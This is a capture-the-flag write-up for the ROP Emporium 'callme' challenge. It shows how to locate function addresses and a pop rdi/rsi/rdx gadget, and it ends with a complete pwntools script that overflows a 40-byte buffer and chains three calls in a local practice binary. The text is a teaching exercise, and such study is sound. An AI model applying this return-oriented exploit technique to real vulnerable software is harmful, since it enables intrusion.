
ROP: CALLME

From the description, we know we have to call callme_one(), callme_two() and callme_three() functions in this order, each with the arguments 0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d e.g. callme_one(0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d) to print the flag.

The structure of the program is the same as split, so the bufferoverflow exploit starts from a offset of 40 bytes.

The challenge is then to find the address of the functions to call, how to set the parameters, and to chain them.


Let's start by finding the addresses of the functions. We can do it by using rabin2 -i command or in radare2 using afl after running some analysis with aaaa:



Here we have the addresses, let's take note of them:

callme_one = 0x00400720
callme_two = 0x00400740
callme_three = 0x004006f0

Now we need a gadget to populate the registers for the call. In x64, the registers are in order rdi, rsi and rdx. As in the previous exercise, the best way to populate a register is by using pop instruction, with the value put on the top of the stack (RSP). So let's see if there are gadgets that can help us, again using ROPgadget --binary callme | grep "rdi"



We find the best gadget we could have, a gadget that does pop rdi; pop rsi; pop rdx; ret

Let's take note of this
pop_three_reg = 0x000000000040093c

The challenge says that we need to call the functions using as arguments 0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d. We can put these values in our buffer right after the call to the gadget. In this way, when the gadget is called, the RSP will point to 0xdeadbeefdeadbeef, and pop rdi will put that value into rdi. RSP will now point to 0xcafebabecafebabe, and with pop rsi we put that value into rsi. Same for the third parameter.

Now we have everything to write our exploit script. We just need to chain everything:

```
from pwn import *

#define addresses of functions
callme_one = p64(0x00400720)
callme_two = p64(0x00400740)
callme_three = p64(0x004006f0)

#gadget to populate registers
pop_three_reg = p64(0x000000000040093c) # pop rdi ; pop rsi ; pop rdx ; ret

#create the payload, starting with 40 bytes to make buffer overflow happening and putting the first gadget as the return address, to start our chain
payload = b"A"*40
payload += pop_three_reg
payload += p64(0xdeadbeefdeadbeef) #load into rdi
payload += p64(0xcafebabecafebabe) #load into rsi
payload += p64(0xd00df00dd00df00d) #load into rdx

payload += callme_one # call1

payload += pop_three_reg
payload += p64(0xdeadbeefdeadbeef) #load into rdi
payload += p64(0xcafebabecafebabe) #load into rsi
payload += p64(0xd00df00dd00df00d) #load into rdx

payload += callme_two # call2

payload += pop_three_reg
payload += p64(0xdeadbeefdeadbeef) #load into rdi
payload += p64(0xcafebabecafebabe) #load into rsi
payload += p64(0xd00df00dd00df00d) #load into rdx

payload += callme_three #call3

io = process("./callme")
io.recvuntil("> ")
io.sendline(payload)
print(io.recvall())
```